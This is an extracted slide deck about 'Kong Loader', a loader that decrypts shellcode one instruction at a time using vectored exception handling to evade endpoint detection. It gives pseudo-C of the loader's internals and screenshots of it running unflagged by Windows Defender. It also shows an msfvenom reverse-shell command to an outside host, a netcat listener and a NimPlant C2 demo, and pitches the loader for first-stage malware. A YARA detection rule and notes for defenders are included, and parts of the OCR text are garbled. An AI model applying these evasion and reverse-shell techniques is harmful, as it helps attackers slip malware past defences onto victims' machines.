
Damn it 15:45 ✓

As always.... 15:45 ✓

Man man man 🤔🤔 15:45 ✓

15:45

Vectored Exception Handling (VEH)



```
/**
 * The excetion/instruction handler being executed for every single instruction in the payload.
 *
 * @param PEXCEPTION_POINTERS lpException Contains the exception record.
 * @return LONG The action to perform after this exception.
 */
LONG ExceptionHandler(PEXCEPTION_POINTERS lpException) {
    ...

    // Set breakpoint for next instruction, unless we are finished
    // Set TRAP flag to generate next EXCEPTION_SINGLE_STEP
    lpException->ContextRecord->EFlags |= (1 << 8);

    // Continue execution, ignore this 'fake exception'
    return EXCEPTION_CONTINUE_EXECUTION;
}
```


Endless execution

- We stop breakpointing on every instruction
 - TRAP flag approach.
- Instead, we set a breakpoint only within our shellcode.
 - Efficient breakpoint calculation.

TRAP flag approach (step into)

```
BP01: int SHOW_CMD = 1;
BP02: char* cmd = "cmd.exe /c calc.exe";
BP03: ShellExecuteW(..., cmd, SHOW_CMD, ...);
BP04:  ↳ ULONG v6;
BP05:  SHELLEXECUTEINFOW pExecInfo;
BP06:  pExecInfo.lpDirectory = lpDirectory;
BP07:  v6 = 5120;
BP08:  pExecInfo.nShow = nShowCmd;
BP09:  pExecInfo.hwnd = hwnd;
BP10:  pExecInfo.cbSize = 112;
BP11:  pExecInfo.lpVerb = lpOperation;
BP12:  pExecInfo.lpFile = lpFile;
BP13:  pExecInfo.lpParameters = lpParameters;
BP14:  memset(&pExecInfo.hInstApp, 0, 56);
BP15:  if (!(unsigned int)IsAppCompatModeEnabled(10))
BP16:  ...
```

Pseudo c-code

Efficient breakpoint calculation (step over)

```
BP01: printf("Starting to execute CMD command!");
BP02: char* cmd = "cmd.exe /c calc.exe";
BP03: ShellExecuteW(..., cmd, ...);
BP04: printf("Finished executing CMD command!");
```

Pseudo c-code



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Fast and lightweight x86/x86-64 disassembler and code generation library.

Vague encryption states

Variables stored inside shellcode itself (used as pointers) are always encrypted.

MOV with known size (always 8, 16, 32 or 64 bits):

```
lea rcx, [rip+0x4]      ; Load address of data
mov  eax, [rcx]         ; Move rcx value into eax
ret                    ; Return
.byte 0x13, 0x37, 0x13, 0x37 ; Data (encrypted)
```

Pseudo assembly



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Fast and lightweight x86/x86-64 disassembler and code generation library.

Kong Loader Source: Decrypting shellcode based on source operands

```
...
case ZYDIS_MNEMONIC_MOV:
case ZYDIS_MNEMONIC_MOVNTDQ:
case ZYDIS_MNEMONIC_MOVNTDQA:
case ZYDIS_MNEMONIC_MOVNTSD:
case ZYDIS_MNEMONIC_MOVNTSS:
case ZYDIS_MNEMONIC_MOVQ:
case ZYDIS_MNEMONIC_MOVSLDUP:
case ZYDIS_MNEMONIC_MOVSS:
case ZYDIS_MNEMONIC_MOVUPD:

if (secondOperandType == MEMORY) {
    Decrypt (
        GetRegisterValue (secondOperandValue),
        secondOperandSize
    );
}

... continue ...
```

Pseudo c-code

Vague encryption states


Variables stored inside shellcode itself (used as pointers) are always encrypted.

Call with unknown pointer argument sizes

```
lea rcx, [rip+0x4]      ; Load address of data
call ShellExecute      ; ShellExecute (&data)
ret                    ; Return
.byte 0x13, 0x37, 0x13, 0x37 ; Data (encrypted)
```

Pseudo assembly

 Pointer points to data of which the length is unknown...

 Good thing is, the length is usually passed as another argument!



Zydis

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Fast and lightweight x86/x86-64 disassembler and code generation library.

Kong Loader Source: Decrypting shellcode on best-effort practice

```
...

struct KnownFunction KnownFunctions[] = {
    { "ShellExecute", SIZE_TYPE_STRING },
    { "RtlDecompressBuffer", SIZE_IN_FIFTH_ARGUMENT }
};

if (FunctionName(address) == "ShellExecute") {
    DecryptNullTerminatedString(firstOperandValue);
}

if (FunctionName(address) == "RtlDecompressBuffer") {
    Decrypt(fourthOperandValue, fifthOperandValue);
}

... continue ...
```

Pseudo c-code

Vague execution states

Breakpoints do not trigger in newly created threads

- Hardware breakpoints via debug registers are per-thread.
- On CreateThread, Kong Loader may lose execution control.
- Even if we were able to properly implement it:
 1. Thread 1 decrypts an instruction.
 2. Thread 2 encrypts that instruction.
 3. Thread 1 executes encrypted instruction (crashes).

Vague execution states

Breakpoints do not trigger in newly created threads

- Hardware breakpoints via debug registers are per-thread.
- On CreateThread, Kong Loader may lose execution control.
- Even if we were able to properly implement it:
 1. Thread 1 decrypts an instruction.
 2. Thread 2 encrypts that instruction.
 3. Thread 1 executes encrypted instruction (crashes).

X New threads might contain nested pointers to original shellcode.

Kong Loader Source: Duplicating encrypted shellcode for a new thread

```
if (FunctionName(lpAddress) == "CreateThread") {
    // Set start address to duplicated shellcode
    SetThirdArgument(
        Duplicate(shellcode)
        + GetOffset(GetThirdArgument)
    );

    // Suspend so we can set the breakpoint
    SetFifthArgument(CREATE_SUSPENDED);

    // Configure breakpoint in new thread
    SetBreakpoint(
        duplicatedShellcode,
        AFTER_EXECUTING_INSTRUCTION,
        RESUME_THREAD_AFTER_DUPLICATION
    )
}

... continue ...
```



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Fast and lightweight x86/x86-64 disassembler and code generation library.

Pseudo c-code

**We interpret all these instructions,
aren't we building an interpreter?**

Vectored Exception Handling (VEH) Malware

We interpret all these instructions,
aren't we building an interpreter?

~~Vectored Exception Handling (VEH) Malware~~

Vague, Endless & Horrible (VEH) Malware

Caveats for Defenders (debugging)



SOC Analyst

Performs analysis in isolated sandbox

0101
1001



malware.exe



Isolated
sandbox



Sandbox too slow for rolling decryption

Thus, runtime analysis is difficult.

Caveats for Defenders (debugging)



SOC Analyst

Performs analysis in WinDBG

0101
1001



malware.exe



WinDbg.exe




Millions of exceptions (1 for each instruction)

Can you ignore them using the `sxi sse` command?

No, ignoring each instruction adds millions of instructions per instruction to be executed...

Caveats for Defenders (detection)




Eigenschappen van KongLoader.x64.exe

Details
Algemeen Vorige versies Offlinebestanden
Compatibiliteit Beveiliging

KongLoader.x64.exe

Bestandstype: Toepassing (.exe)
Beschrijving: KongLoader.x64.exe

OK Annuleren Toepassen



3

Naam
KongLoader.x64.exe

0



Calculator

Standard

MC MR M+ M- MS M>

% CE C ⊞


1/x x² √x ÷

7 8 9 ×

4 5 6 -

1 2 3 +

1/x 0 , =



Windows Security

Virus & threat protection

Protection for your device against threats.

Have a question? [Get help](#)

Who's protecting me? [Manage providers](#)

4

Current threats

No current threats.
Last scan: 13-2-2025 14:51 (quick scan)
0 threat(s) found.
Scan lasted 5 minutes 6 seconds
36972 files scanned.

Quick scan

Scan options
Allowed threats
Protection history

1

Details

Naam	Beschrijving
MsSense.exe	MsSense.exe
MpDefenderCoreService.exe	Antimalware Core Service
SenseCE.exe	SenseCE.exe
SenseCE.exe	Windows Defender Advanced Threat Protection
SenseTVM.exe	SenseTVM.exe
SenseNdr.exe	Windows Defender Advanced Threat Protection
SenseIR.exe	SenseIR.exe
SenseIR.exe	SenseIR.exe

2

Windows PowerShell

```
888 d8P 888  
888 d8P 888  
888 d8P 888  
888d88K .d88b. 88888b. .d88b. 888 .d88b. 888  
88888888b d88"88b 888 "88b d88P"88b 888 d88"88b 888  
888 Y88b 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888  
888 Y88b Y88..88P 888 888 Y88b 888 Y8b. 888  
888 Y88b "Y88P" 888 888 "Y88888 888888888 "Y88P" "Y888888 "Y88888 "Y8888 888
```

The ART of rolling shellcode decryption Y8b d88P Version 1.0 - Copyright 2024 Tijme Gommers Mozilla Public License (MPL)-2.0

2

```
[SUCCESS 10:31:48] Creating Payload Descriptor (PD) and the 'Msfvenom-WinExec-1' payload within it.  
[SUCCESS 10:31:48] Successfully created the Payload Descriptor (PD) with a size of 276 bytes.  
[SUCCESS 10:31:48] Base address of payload is 0x000002B9208A0000 (ending at 0x000002B9208A0114).  
[SUCCESS 10:31:48] Calling shellcode. This can take a while.  
[VERBOSE 10:31:51] GetBestEffortSizeOfByteSequence of WinExec located at 0x00007FFF9E848AD0 resulted in : 9.
```

Caveats for Defenders (detection)

```
rule KongLoader {
  strings:
    // Look for import of AddVectoredExceptionHandler
    $import_AddVectoredExceptionHandler = { 41 64 64 56 65 63 74 6F 72 65 64 45 78 63 65 ... }

    // Look for import of ZydisDecoderDecodeFull
    $import_ZydisDecoderDecodeFull = { 5A 79 64 69 73 44 65 63 6F 64 65 72 44 65 63 6F 64 ... }

    // Look for call to VirtualAlloc with PAGE_EXECUTE_READWRITE (0x40)
    $call_VirtualAlloc_PAGE_EXECUTE_READWRITE = {
      41 B9 40 00 00 00 // push 0x40 (PAGE_EXECUTE_READWRITE)
      ?? ?? ?? ?? ?? ?? // push 0x3000 (MEM_COMMIT | MEM_RESERVE)
      ?? ?? ?? // push <variable size> (dwShellcodeSize)
      B9 00 00 00 00 // push 0x0 (NULL)
      48 8B 05 97 B5 07 00 // mov rax, VirtualAlloc
      FF D0 // call rax
    }
  condition:
    all of ($import_*) and $call_VirtualAlloc_PAGE_EXECUTE_READWRITE
}
```

Yara rule to detect Kong Loader's native code

Making Kong Loader production ready

- We can overcome any caveat:
 - By moving Kong Loader from runtime to compile time:
 - Requires transpiling shellcode into something interpretable (enriched with instruction metadata)
 - Requires a refactor of Kong Loader to interpret the interpretable format (we can throw Zydis away)
- ToDo™ 🤪
- However...
 - We would just be building a virtual machine like VMProtect
 - Known TTP, used by threat actors.
 - Fox-IT recently blogged about it [1].
- Yet ...
 - The current state is very valuable for 1st Stage Malware
 - Or you can use it for obfuscation purposes!

[1] <https://blog.fox-it.com/2024/09/25/red-teaming-in-the-age-of-edr-evasion-of-endpoint-detection-through-malware-virtualisation/>

msfvenom -p win/x64/shell_reverse_tcp LHOST=1.2.3.4 LPORT=80

```
Developer PowerShell for VS : x + v
PS C:\Users\admin\Documents> .\KongLoader.x64.exe
```

```
root@kali: /home/user
File Actions Edit View Help
(root@kali)-[/home/user]
# netcat -nvlp 1234
listening on [any] 1234 ...
```

NimPlant Position Independent C-code (PIC)

```
Developer PowerShell for VS: X + v  
PS K:\> .\KongLoader.x64.exe
```

23
6c, 0x
67, 0x
48, 0x3
25, 0x3
62, 0x7
3d, 0x3
52, 0x4
33, 0x24, 0x40, 0x21, 0x10, 0x00, 0x00, 0x00
24, 0x51, 0x56, 0x59, 0x2b, 0x21, 0x26, 0x60
35, 0x2d, 0x45, 0x7a, 0x6d, 0x70, 0x2d, 0x00
28, 0x67, 0x45, 0x78, 0x3b, 0x43, 0x00, 0x00
16, 0x6a, 0x71, 0x33, 0x41, 0x35, 0x0e, 0x00
33, 0x7a, 0x7a, 0x32, 0x6a, 0x02, 0x00, 0x00
73, 0x63, 0x07, 0x4e, 0x50, 0x41, 0x00, 0x00
6e, 0x53, 0x3c, 0x52, 0x42, 0x01, 0x0e, 0x40

16:53
05/02/2025

nimplant

- Home
- Server
- Downloads
- Nimplants

Nimplants

Nimplant	System	Network
Nothing here...		

<< EOF

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